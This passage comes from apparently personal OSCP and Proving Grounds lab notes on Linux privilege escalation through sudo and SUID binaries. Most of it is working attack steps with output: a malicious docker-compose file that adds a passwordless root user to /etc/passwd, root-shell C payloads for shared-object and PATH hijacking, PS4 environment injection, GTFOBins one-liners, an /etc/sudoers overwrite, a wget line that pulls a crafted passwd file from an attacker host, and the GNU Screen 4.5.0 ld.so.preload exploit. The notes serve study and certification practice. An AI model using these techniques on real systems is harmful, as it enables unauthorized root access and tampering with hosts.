`/home/mcsam/app/skillforge-docker/docker-compose.yaml`
2. Running `ls -l` confirms that mcsam has write permissions to this file. This allows us to replace the contents of the file with a custom Docker Compose configuration that will help us escalate privileges.
3. Our goal is to mount the host's `/etc/` directory into a container and append a new user entry to `/etc/passwd` to gain a root shell. We can edit the `docker-compose.yaml` file with the following content:

`version: "3.8"`

`services:`

`suidbash:`

`image: ubuntu:latest`

`container_name: suid_bash_container`

`volumes:`

`- /etc/passwd:/mnt/passwd:rw`

`entrypoint: ["/bin/bash", "-c", "echo 'root2::0:0::root:/bin/bash' >> /mnt/passwd && tail -f /dev/null"]`

`tty: true`

If this don't work, then try giving a password to root2 user since sometimes linux doesn't allow no-password logins.

```

version: "3.8"

services:
  suidbash:
    image: ubuntu:latest
    container_name: suid_bash_container
    volumes:
      - /etc/passwd:/mnt/passwd:rw
    entrypoint: ["/bin/bash", "-c", "echo 'root2::0:0::/root:/bin/bash' >> /mnt/passwd && tail -f /dev/null"]
    tty: true

```

4. With our malicious docker-compose.yaml in place, the final step is to run Docker Compose using sudo to apply the configuration and execute our payload:
- ```
mcsam@SkillForge:~$ sudo /usr/bin/docker compose -f
/home/mcsam/app/skillforge-docker/docker-compose.yaml up -d
WARN[0000] /home/mcsam/app/skillforge-docker/docker-compose.yaml: the attribute
`version` is obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Running 1/1
✓ Container suid_bash_container Started
10.4s
```

5. And viola we become root on the target.

```
mcsam@SkillForge:~$ su root2
root@SkillForge:/home/mcsam# id
uid=0(root) gid=0(root) groups=0(root)
```

## /usr/bin/gcore

This is from the [Pelican](#) PG Practice. Looking up gcore on Google we see it is an application for dumping information out of memory for running processes. You can run `sudo gcore $PID` to dump information out of a memory for that PID.

But, the hard part is finding a process with the useful information. In the writeup, they used "`ps aux`" to find interesting processes, and they found "`/usr/bin/password-store`" (this name was cut off in this writeup but seen in other write ups). Another writeup found this by looking at the files with SUID bit set. The PID was [493](#)

1. `sudo gcore <PID>`
2. `strings core.<PID>`
  - These commands were from [this](#) writeup and matched the instructions from GTFOBins

Here is another way to dump and read:

3. `sudo -u root /usr/bin/gcore -a -o <outputfile> <pid>`
4. `strings <outputfile>`
  - a. The commands were from [this](#) writeup

## /usr/bin/cpulimit

- In the [OnSystemShellDredd](#) PG Play, we saw /usr/bin/cpulimit with sudo privileges
- They used a sequence of commands much different than GTFO Bins
  - `cpulimit -l 100 -f chmod +s bash`
  - `/bin/bash -p`

## /usr/bin/ln

The [Seppuku](#) PG Play:

- Had one user with "[\(ALL\) NOPASSWD: /usr/bin/ln -sf /root/ /tmp/"](#)
  - `/usr/bin/ln` creates symbolic links
  - This command creates a symbolic link (-s) forcibly (-f) from `/root/` to `/tmp/`. In other words, **/tmp/root will become a symlink to /root**.
  - So running this command will create a directory `/root` inside of `/tmp`
  - Although this led to nowhere, but it was cool to learn about [/usr/bin/ln](#)
- Had another interesting attack vector with having to use multiple users on the same machine in order to exploit the command in sudo -l. It had to do with `./cgi-bin/bin`

## /usr/bin/crontab -l, /usr/sbin/tcpdump, /usr/bin/apt-get

These 3 were seen in **OSCP 18.4.2. Abusing Sudo**

So if you see any of these, look at that section for how to abuse them

---

## Sudo Token Inject

Have yet to actually see this. It was in Powall's checklist

[https://github.com/nongiach/sudo\\_inject](https://github.com/nongiach/sudo_inject)

### Exploits in ~/Downloads/sudo-token

You know how when you run "sudo -l" and then you type in your password, and then you do "sudo -l" again (or any sudo command) and it doesn't prompt you for password? It remembers that you are able to do sudo? Well, we can abuse this by taking that sudo token and using it to priv esc.

1. Check requirements
  - a. `cat /proc/sys/kernel/yama/ptrace_scope`
    - i. If output is "0" then it might be vulnerable
2. Try running sudo to trigger a token
  - a. `sudo id`
  - b. If it asks for password and you don't know it, then press "CTRL + C"
3. Then look for processes that have Sudo token and have our UID
  - a. `ps -e -o pid,uid,cmd | grep $(id -u) | grep sudo`
    - i. Automatically search for any sudo processes with your UID
  - b. `ps -e -o pid,uid,cmd | grep $(id -u)`
    - i. Looks for all processes with our UID
    - ii. Look for any processes that have SUDO in it
4. If you find any sudo processes with your UID, then run either exploit
  - a. `./exploit.sh`
    - i. This should make it so that you can run "`sudo -i`" without password and get root
  - b. `./exploit_v2.sh`
    - i. Creates SUID sh in /tmp/sh
    - ii. Run "`/tmp/sh -p`" to get root

---

## SUID

```
/snap/core20/1611/usr/bin/gpasswd
/snap/core20/1611/usr/bin/mount
/snap/core20/1611/usr/bin/newgrp
/snap/core20/1611/usr/bin/passwd
/snap/core20/1611/usr/bin/su
/snap/core20/1611/usr/bin/sudo
/snap/core20/1611/usr/bin/umount
/snap/core20/1611/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1611/usr/lib/openssh/ssh-keysign
/snap/snapd/18596/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/at
/usr/bin/su
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/umount
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.4
/usr/bin/gpasswd
www-data@gravity:/bin$
```

- Most of these are normal. Over time, you will start to memorize them. All of them are normal besides **/usr/bin/php7.4**
- /snap/core20/1611/usr/bin/gpasswd
- /snap/core20/1611/usr/bin/mount
- /snap/core20/1611/usr/bin/newgrp
- /snap/core20/1611/usr/bin/passwd
- /snap/core20/1611/usr/bin/su
- /snap/core20/1611/usr/bin/sudo
- /snap/core20/1611/usr/bin/umount
- /snap/core20/1611/usr/lib/dbus-1.0/dbus-daemon-launch-helper
- /snap/core20/1611/usr/lib/openssh/ssh-keysign
- /snap/snapd/18596/usr/lib/snapd/snap-confine
- /usr/lib/dbus-1.0/dbus-daemon-launch-helper
- /usr/lib/eject/dmcrypt-get-device
- /usr/lib/snapd/snap-confine
- /usr/lib/openssh/ssh-keysign
- /usr/lib/polkit-1/polkit-agent-helper-1

- /usr/bin/chsh
- /usr/bin/at
- /usr/bin/su
- /usr/bin/fusermount
- /usr/bin/chfn
- /usr/bin/umount
- /usr/bin/sudo
- /usr/bin/passwd
- /usr/bin/newgrp
- /usr/bin/mount
- /usr/bin/gpasswd

If you see a file with SUID bit set that belongs to a service (which is common), you can check version by running the binary along with **--version**

```
(root) NOPASSWD: /bin/more
[*] sud040 Can we read /etc/sudoers?..... nope
[*] sud050 Do we know if any other users used sudo?..... nope
===== (file system) =====
[*] fst000 Writable files outside user's home..... yes!
[*] fst010 Binaries with setuid bit..... yes!
[!] fst020 Uncommon setuid binaries...

/usr/sbin/exim-4.84-

[!] fst030 Can we write to any setuid binary?..... nope
[*] fst040 Binaries with setgid bit..... skip
```

- Look at this section of Linux Smart Enumeration for uncommon SUID binaries
- This is from Tib3rius SUID video

### How to exploit Binaries with the SUID permission bit set:

SUID (Set User ID) is a special file permission in Linux and Unix systems that allows a file to be executed with the permissions of the file's owner, rather than the permissions of the user running it (usually root)

## How to find SUID files/binaries

1. `find / -perm /4000 2>/dev/null`
  - a. `/`: Starts the search from the root directory.
  - b. `-perm /4000`: Finds files with the SUID permission bit set.
  - c. `-type f`: Searches only for files.
  - d. `2>/dev/null`: Suppresses error messages about inaccessible files.

2. `find / -perm -u=s -type f 2>/dev/null`
  - a. Almost the same as the previous command, so try both
  - b. `-type f` restricts the search to regular files (ignores directories, devices, etc.).

```
www-data@50bca5e748b0:/var/www/html$ find / -perm /4000 2>/dev/null

/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

3.
  - a. Once you get output like this, go to the [GTFOBins](#) website and copy and paste the binaries (WITHOUT THE FILE PATH) and look to see if there are any SUID privilege escalations. For example, copy and paste "gpasswd" and "capsh".
4. Once you find it, look at the "SUID" section and follow instructions

## Filter out common SUID binaries

```
find / -perm -4000 -type f 2>/dev/null |
grep -v -E
'^(/usr/bin/passwd|/usr/bin/su|/usr/bin/sudo|/usr/bin/chsh|/usr/bin/chfn|/usr/bin/newgrp|/usr/bin/mount|/usr/bin/umount|/usr/bin/gpasswd|/usr/bin/at|/bin/ping|/bin/ping6|/bin/umount|/bin/mount|/usr/bin/fusermount3?|/usr/bin/pkexec|/usr/lib/openssh/ssh-keysign|/usr/lib/dbus-1\.0/dbus-daemon-launch-helper|/usr/lib/polkit-agent-helper-1|/usr/libexec/polkit-agent-helper-1|/usr/lib/snapd/snap-confine|/snap/.*)$'
```

I also made a file in `~/standardSUID.txt`, so you can do this:

- `find / -perm -4000 -type f 2>/dev/null | sort | grep -vxF -f SUIDstandard.txt | grep -v '^/snap/'`
  - This is more scalable

- You can add more to **SUIDstandard.txt**

**Or, if you have a file locally with the output of the SUID, do this:**

- **cat SUID.txt | grep -xF -f SUIDstandard.txt | grep -v '^/snap/'**

## How to quickly check if something is in GTFOBins

I compiled a list of all the binaries in GTFOBins in **~/SUIDgtfoBins.txt**

- However, if GTFOBins gets updated, it won't include the new ones

**To use it, do this:**

- **find / -perm -4000 -type f 2>/dev/null | grep -F -f SUIDgtfoBins.txt**

**Or, if you have a file locally with the output of the SUID, do this:**

- **cat SUID.txt | grep -F -f SUIDgtfoBins.txt**

/bin/bash with SUID bit set

```
-bash-5.0$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1183448 Feb 25 12:03 /bin/bash
```

From here you would simply type **/bin/bash -p** to get root, since this will run /bin/bash with the permissions of the owner of the file, which as you can see from here, is root

The **-p** option in bash preserves the effective user ID (euid) when the shell is started with set-user-ID (SUID) or set-group-ID (SGID) privileges. Without **-p**, Bash normally drops elevated privileges (e.g., root) for safety when started under SUID. The **-p** flag tells Bash not to drop those privileges, allowing you to retain root access.

## Shared Object Injection

This is from Tib3rius SUID Video:

1. Find SUID/SGID files on the target
  - a. \$ find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
  - b. ...
  - c. -rwsr-sr-x 1 root staff 9861 May 14 2017 /usr/local/bin/suid-so
  - d. ...
2. The suid-so file should execute with root user permissions
3. Run strace on the SUID file
  - a. \$ strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
  - b. access("/etc/suid-debug", F\_OK) = -1 ENOENT (No such file or directory)
  - c. ...
  - d. open("/home/user/.config/libcalc.so", O\_RDONLY) = -1 ENOENT (No such file or directory)
4. The libcalc.so shared object could not be found, and the program is looking in our user's home directory, which we can write to
5. Create the /home/user/.config directory.
6. Create the file libcalc.c with the following contents:
 

```
#include <stdio.h>
#include <stdlib.h>
static void inject() __attribute__((constructor));
void inject() {
 setuid(0);
 system("/bin/bash -p");
}
```
7. Compile libcalc.c into /home/user/.config/libcalc.so
  - a. `gcc -shared -fPIC -o /home/user/.config/libcalc.so libcalc.c`
8. Run the SUID executable to get a root shell:
 

```
$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# id
uid=0(root) gid=1000(user) egid=50(staff) groups=0(root) ..
```

## PATH Environment Variable

This is from Tib3rius SUID Video

### PATH Environment Variable

- The PATH environment variable contains a list of directories where the shell should try to find programs.
- If a program tries to execute another program, but only specifies the program name, rather than its full (absolute) path, the shell will search the PATH directories until it is found.
- Since a user has full control over their PATH variable, we can tell the shell to first look for programs in a directory we can write to.

### Finding Vulnerable Programs:

- If a program tries to execute another program, the name of that program is likely embedded in the executable file as a string.
- We can run strings on the executable file to find strings of characters.
- We can also use strace to see how the program is executing.
- Another program called ltrace may also be of use.
- Running strings against a file:
  - strings /path/to/file
- Running strace against a command (alternative to strings):
  - strace -v -f -e execve <command> 2>&1 | grep exec
- Running ltrace against a command (alternative to strings):
  - ltrace <command>

### How to exploit:

1. Find SUID/SGID files on the target
  - a. `find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2>/dev/null`
  - b. ...
  - c. `-rwsr-sr-x 1 root staff 6883 May 14 2017 /usr/local/bin/suid-env`
  - d. ...
2. The suid-env file should execute with root user permissions
3. Run strings on the SUID file
  - a. `strings /usr/local/bin/suid-env`
  - b. ...
  - c. `service apache2 start`
4. The file could be trying to run the service program without a full path
5. We can verify this with strace:
  - a. `strace -v -f -e execve /usr/local/bin/suid-env 2>&1 | grep service`
  - b. `[pid 14395] execve("/bin/sh", ["sh", "-c", "service apache2 start"],`
  - c. ...
6. Optionally, we can also verify with ltrace:
  - a. `ltrace /usr/local/bin/suid-env 2>&1 | grep service`

- b. system("service apache2 start")
- 7. This reveals that the system function is being used to execute the service program.
- 8. Create a file service.c with the following contents

```
int main() {
 setuid(0);
 system("/bin/bash -p");
}
```
- 9. Compile service.c into a file called service
  - a. `gcc -o service service.c`
- 10. Prepend the current directory (or where the new service executable is located) to the PATH variable, and execute the SUID file for a root shell
  - a. `PATH=.:${PATH} /usr/local/bin/suid-env`
  - b. `root@debian:~# id`
  - c. `uid=0(root) gid=0(root) groups=0(root) ...`

## Abusing Shell Features (#1)

From Tib3rius SUID Video

### Old Shell

- In some shells (notably Bash <4.2-048) it is possible to define user functions with an absolute path name.
- These functions can be exported so that subprocesses have access to them, and the functions can take precedence over the actual executable being called

How to exploit:

1. Find SUID/SGID files on the target
  - a. `$ find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null`
  - b. ...
  - c. `-rwsr-sr-x 1 root staff 6883 May 14 2017 /usr/local/bin/suid-env2`
  - d. ...
2. The `suid-env2` file should execute with root user permissions
3. Run strings on the SUID file
  - a. `$ strings /usr/local/bin/suid-env2`
  - b. ...
  - c. `service apache2 start`
4. The file could be trying to run the `/usr/sbin/service` program
5. We can verify this with strace:

- a. \$ strace -v -f -e execve /usr/local/bin/suid-env2 2>&1 | grep service
- b. [pid 16729] execve("/bin/sh", ["sh", "-c", "/usr/sbin/service apache2 start"]...)
6. Optionally, we can also verify with ltrace:
  - a. \$ ltrace /usr/local/bin/suid-env2 2>&1 | grep service
  - b. system("/usr/sbin/service apache2 start")
7. This reveals that the system function is being used to execute the /usr/sbin/service program
8. Verify the version of Bash is lower than 4.2-048
  - a. **bash --version**
  - b. GNU bash, version 4.1.5(1)-release (x86\_64-pc-linux-gnu)
9. Create a Bash function with the name “/usr/sbin/service” and export the function:
  - a. \$ function /usr/sbin/service { /bin/bash -p; }
  - b. \$ export -f /usr/sbin/service
10. Execute the SUID file for a root shell:
  - a. \$ /usr/local/bin/suid-env2
  - b. root@debian:~# id
  - c. uid=0(root) gid=0(root) groups=0(root) ...

## Abusing Shell Features (#2)

From Tib3rius SUID Video

### Bash Debugging:

- Bash has a debugging mode which can be enabled with the `-x` command line option, or by modifying the `SHELLOPTS` environment variable to include `xtrace`.
- By default, `SHELLOPTS` is read only, however the `env` command allows `SHELLOPTS` to be set.
- When in debugging mode, Bash uses the environment variable `PS4` to display an extra prompt for debug statements. This variable can include an embedded command, which will execute every time it is shown
- If a SUID file runs another program via Bash (e.g. by using `system()`) these environment variables can be inherited.
- If an SUID file is being executed, this command will execute with the privileges of the file owner.

- In Bash versions 4.4 and above, the PS4 environment variable is not inherited by shells running as root.

### How to Exploit:

1. Find SUID/SGID files on the target
    - a. \$ find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
    - b. ...
    - c. -rwsr-sr-x 1 root staff 6883 May 14 2017 /usr/local/bin/suid-env2
    - d. ...
  2. The suid-env2 file should execute with root user permissions
  3. Run strings on the SUID file
    - a. \$ strings /usr/local/bin/suid-env2
    - b. ...
    - c. /usr/sbin/service apache2 start
  4. The file could be trying to run the /usr/sbin/service program
  5. We can verify this with strace:
    - a. \$ strace -v -f -e execve /usr/local/bin/suid-env2 2>&1 | grep service
    - b. [pid 16729] execve("/bin/sh", ["sh", "-c", "/usr/sbin/service apache2 start"], ...)
  6. Optionally, we can also verify with ltrace:
    - a. \$ ltrace /usr/local/bin/suid-env 2>&1 | grep service
    - b. system("service apache2 start")
  7. This reveals that the system function is being used to execute the service program
  8. Run the SUID file with bash debugging enabled and the PS4 variable assigned to our payload:
    - a. \$ env -i SHELLOPTS=xtrace PS4='\$(cp /bin/bash /tmp/rootbash; chown root /tmp/rootbash; chmod +s /tmp/rootbash)' /usr/local/bin/suid-env2
  9. Run the /tmp/rootbash file with the -p command line option to get a root shell:
    - a. \$ /tmp/rootbash -p
    - b. rootbash-4.1# id
    - c. uid=1000(user) gid=1000(user) euid=0(root) egid=0(root)
    - d. groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
- 

## SUID attacks from GTFOBins

## /usr/bin/find

Also seen in [Nibbles](#) PG Practice

Also seen in the [Quackerjack](#) PG Practice

You can either abuse it using the way as specified in GTFOBins, but if that doesn't work, you can also use this alternative command used in this write up for [DC-1 PG Play](#). But in this case, both the GTFOBins and this command work

- `find /root/thefinalflag.txt -exec /bin/sh \;`
  - You don't have to replace "/root/thefinalflag.txt." It doesn't exist even in the actual box

## /usr/bin/vim

On GTFOBins, the exploit for VIM using SUID was:

- `./vim -c ':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'`

But our machine didn't have `/bin/sh`, so it might look like the command doesn't work. But, all we had to do was switch `/bin/sh` for `/bin/bash` and it worked!

## /usr/bin/dosbox

In the [Nukem](#) PG Practice, they found `/usr/bin/dosoox` with SUID bit set and they saw it in GTFOBins. It allows them to write to files.

- They then tried to write to:
  - root's authorized\_keys file.
    - `/etc/passwd`
- But both failed
- So then they wrote to `/etc/sudoers`
  - `LFILE=/etc/sudoers'`
  - `/usr/bin/dosbox -c 'mount c /' -c "echo commander ALL=(ALL) NOPASSWD: ALL >> c:$LFILE" -c exit`
    - "commander" is the name of the current user
- And then they did `sudo su` and got root!

This [Nukem](#) PG Practice also adds to /etc/sudoers

## /usr/sbin/start-stop-daemon

- [/usr/sbin/start-stop-daemon](#) was highlighted in yellow by linPEAS and could priv esc using the one liner from GTFOBins

```
===== (Interesting Files) =====
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd ---> Apple_Mac OSX(03-2006)/So
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount ---> Apple_Mac OSX(Lion)_Kernel
-rwsr-xr-x 1 root root 44K Jun 3 2019 /usr/sbin/start-stop-daemon
-rwsr-xr-x 1 root root 15K Oct 9 2019 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Apr 22 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 113K Jun 24 2020 /usr/sbin/mount.nfs
-rwsr-xr-- 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

- From [Sorcerer](#) PG Practice

## /usr/bin/php7.4 (but any version works)

From [Astronaut](#) PG Practice

They just ran the one-liner from [GTFOBins](#)

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .
CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

- You just run the last line and point it to your specific php
- You can ignore the `CMD="/bin/sh"`
- `/usr/bin/php7.4 -r "pcntl_exec('/bin/sh', ['-p']);"`

## /usr/bin/wget

Seen in [Xposedapi](#) PG Practice.

We can use it to overwrite files. In both writeups I looked at, they both overwrote /etc/passwd since they had LFI so they knew what the original /etc/passwd was so they could append their new creds to the original. But, I think we could possibly just create a brand new /etc/passwd with nothing but our new user. Or try overwriting /etc/sudoers. Only problem is if we make a mistake, we corrupt the original and can't get it back. But here's the exploit:

1. Step #1: Create root user hash on my local attacking machine:

- a. `openssl passwd -1 -salt user3 pass123`  
`$1$user3$rAGRvF5p2jYTqtqOW5cPu/`




A terminal window showing the command `openssl passwd -1 -salt user3 pass123` being run. The output is `$1$user3$rAGRvF5p2jYTqtqOW5cPu/`. The terminal is located in a directory named `xposedapi`.

- b.

2. Step #2: Extract target's /etc/passwd file and add new user to bottom of it locally:

- a. `user3:$1$user3$rAGRvF5p2jYTqtqOW5cPu:/0:0:/root/root:/bin/bash`



A terminal window showing the command `user3:$1$user3$rAGRvF5p2jYTqtqOW5cPu:/0:0:/root/root:/bin/bash` being run. The output shows the new user entry added to the end of the /etc/passwd file. The terminal is located in a directory named `XposedAPI`.

- b.

3. Step #3: Use wget binary to download the new /etc/passwd file from my attacking machine and overwrite /etc/passwd file on target machine:

a. `wget -O /etc/passwd http://192.168.49.112/passwd`

```
clumsyadmin@xposedapi:~/webapp$ wget -O /etc/passwd http://192.168.49.112/passwd
--2022-04-15 09:16:26-- http://192.168.49.112/passwd
Connecting to 192.168.49.112:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1460 (1.4K) [application/octet-stream]
Saving to: '/etc/passwd'

/etc/passwd 100%[=====] 1.43K --KB/s in 0s
2022-04-15 09:16:26 (302 MB/s) - '/etc/passwd' saved [1460/1460]
```

b.

4. Step #4: Read the /etc/passwd file on the target machine to confirm the file was overwritten (I think they might have used the LFI exploit from earlier)

```
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
clumsyadmin:x:1000:1000 ::/home/clumsyadmin:/bin/sh
user3:1user3$rAGRvF5p2jYTqtq0W5cPu/:0:0:/root/root:/bin/bash
```

a.

5. Step #5: Switch to new user account to escalate Privileges to root:

```
clumsyadmin@xposedapi:~/webapp$ su user3
su user3
Password: pass123
whoami
whoami
root
ls /root
ls /root
proof.txt
whoami;id;cat /root/proof.txt
whoami;id;cat /root/proof.txt
root
uid=0(root) gid=0(root) groups=0(root)
12099e520201299dc973f7df24bca2
#
```

a.

# SUID attacks not in GTFOBins or need more context

This was from **OSCP-A .143** for priv esc

1. So this was a terribly hard attack vector. And it was long, so I won't go into too much depth. I don't think this was even the intended priv esc. I think it was a kernel exploit. But, the way I and many others did it was with GNU Screen 4.5.0 exploit.
2. I saw screen when I looked at SUID bit binaries.
  - a. [/usr/bin/screen-4.5.0](#)
3. And I could tell from discord that this was one way to Priv Esc
4. So, I searched it up and found this from exploit DB
  - a. <https://www.exploit-db.com/exploits/41154>
5. I tried downloading it and running it, but it didn't work. So, I manually ran the commands
6. And I did all the compiling locally
7. First I ran /tmp/libhax.c, but then I got an error

```
(kali㉿kali)-[~]
└─$ gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: error: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
 7 | chmod("/tmp/rootshell", 04755);
 | ^~~~~~
```

- a.
- b. I asked chatGPT and it said to add this line. You could have also searched up "what C headers are needed for chmod" and it would say <sys/stat.h>:
  - i. #include <sys/stat.h>
  - ii. And it worked!
8. `gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c`
9. And then I tried creating /tmp/rootshell.c but I got another error, which I fixed via chatGPT by adding this line. You could have also searched up "what C headers are needed for setuid" and it would say <unistd.h> :

a. #include <unistd.h>

```
(kali㉿kali)-[~]
└─$ gcc -o /tmp/rootshell /tmp/rootshell.c -static
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: error: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
 3 | setuid(0);
 | ^~~~~~
/tmp/rootshell.c:4:5: error: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
 4 | setgid(0);
 | ^~~~~~
/tmp/rootshell.c:5:5: error: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
 5 | seteuid(0);
 | ^~~~~~
/tmp/rootshell.c:6:5: error: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
 6 | setegid(0);
 | ^~~~~~
/tmp/rootshell.c:7:5: error: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
 7 | execvp("/bin/sh", NULL, NULL);
 | ^~~~~~
/tmp/rootshell.c:7:5: warning: too many arguments to built-in function 'execvp' expecting 2 [-Wbuiltin-declaration-mismatch]
```

10. And then it tells us to run "`gcc -o /tmp/rootshell /tmp/rootshell.c`" but we actually have different gcc version than the target (which we can tell from linPEAS apparently. Like ours is gcc and theres is gcc-9)
11. So, we actually can fix this by adding the "-static" flag
  - a. `gcc -static -o /tmp/rootshell /tmp/rootshell.c`
12. And now we can move `rootshell` and `libhax.c` to `/tmp` in victim
13. `chmod +x rootshell`
14. And then run this according to exploit (run these on the victim, not kali)
15. `cd /etc`
16. `umask 000`
17. `screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"`
18. This basically tells screen-4.5.0 to load our libhax.so so that it runs the malicious code to allow us to run shell as root!
19. And then go back to `/tmp/rootshell`, and run the rootshell
20. `./rootshell`
21. and you should have root shell now!
22. This is how the attack works btw:
  - a. No: rootshell does not depend on libhax.so.
  - b. They are two independent binaries.
  - c. The exploit chain is:
    - i. Build libhax.so (the payload library).
    - ii. Trick screen into loading it as root (`LD_PRELOAD=/tmp/libhax.so screen ...`).
    - iii. libhax.so executes malicious code as root — typically it drops a setuid root binary like `/tmp/rootshell`.
    - iv. Now you just run `/tmp/rootshell` and you're root, no libhax.so involved anymore.

## doas (/usr/local/bin/doas)

This is from the Relia Challenge Lab on machine 172.16.xxx.20

Run linpeas

- See the Doas with SUID bit set (meaning we can run doas binary as root since root owns the binary)

You can also run `find / -perm -u=s -type f 2>/dev/null` to find files with SUID bit set

```
[andrew@production /usr/home/andrew]$ find / -perm -u=s -type f 2>/dev/null
/usr/local/bin/doasedit
/usr/local/bin/videoas
/usr/local/bin/doas
/usr/bin/chpass
```

**Doas Configuration**

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#doas>

Doas binary found at: /usr/local/bin/doas  
Doas binary has SUID bit set!  
**-rwsr-xr-x 1 root wheel 29504 Oct 6 2022 /usr/local/bin/doas**

Checking doas.conf files:

Found: /usr/local/bin/../etc/doas.conf

```
Sample file for doas
Please see doas.conf manual page for information on setting
up a doas.conf file.

Permit members of the wheel group to perform actions as root.
permit nopass :wheel

Permit user alice to run commands a root user.
permit alice as root

Permit user bob to run programs as root, maintaining
environment variables. Useful for GUI applications.
permit keepenv bob as root
```

1.

- Here from the LinPeas, we see SUID bit set for /usr/local/bin/doas

Found: /usr/local/etc/doas.conf

```
Sample file for doas
Please see doas.conf manual page for information on setting
up a doas.conf file.

Permit members of the wheel group to perform actions as root.
permit nopass :wheel

Permit user alice to run commands a root user.
permit alice as root

Permit user bob to run programs as root, maintaining
environment variables. Useful for GUI applications.
permit keepenv bob as root

Permit user cindy to run only the pkg package manager as root
to perform package updates and upgrades.
permit cindy as root cmd pkg args update
permit cindy as root cmd pkg args upgrade

Allow david to run id command as root without logging it
permit nolog david as root cmd id

permit nopass mandrew as root cmd service args apache24 onestart
```

2.

- LinPEAS automatically prints out the conf file, which tells us what we are allowed to do with doas
- So basically, almost everything here is commented out, except for two lines
  - permit nopass :wheel

- ii. `permit nopass andrew as root cmd service args apache24 onestart`
  - 1. it says "**mandrew**" in the output but it's a typo
- c. `apache24` refers to Apache HTTP Server version 2.4
- d. `permit nopass :wheel`
  - i. As explained in the comment above this line, anyone in the wheel group can run ANY command as root. So, the goal should be to get access to a user in wheel
- e. `permit nopass andrew as root cmd service args apache24 onestart`
  - i. This line allows the user andrew to run `service apache24 onestart` as root without needing a password
  - ii. `cmd service` : this means the command service is the only command we are allowed to run as root
  - iii. `args apache24 onestart` : this means `apache24 onestart` is the argument we are allowed to use with the service command
- f. So, based on this, we can run this command to start apache server. This will allow us to pivot to www-data user or whoever is running web server.
  - i. `doas service apache24 onestart`

### 3. `doas service apache24 onestart`

- a. we could have also ran `/usr/local/bin/doas service apache24 onestart` to specify the full path for doas, but it must have been added to PATH variable

```
[andrew@production /usr/local/www/apache24/data]$ doas service apache24 onestart
Performing sanity check on apache24 configuration:
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the 'ServerName' directive globally to suppress
this message
Syntax OK
Starting apache24.
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the 'ServerName' directive globally to suppress
this message
```

b.

- 4. First, we have to figure out the root directory of the apache server
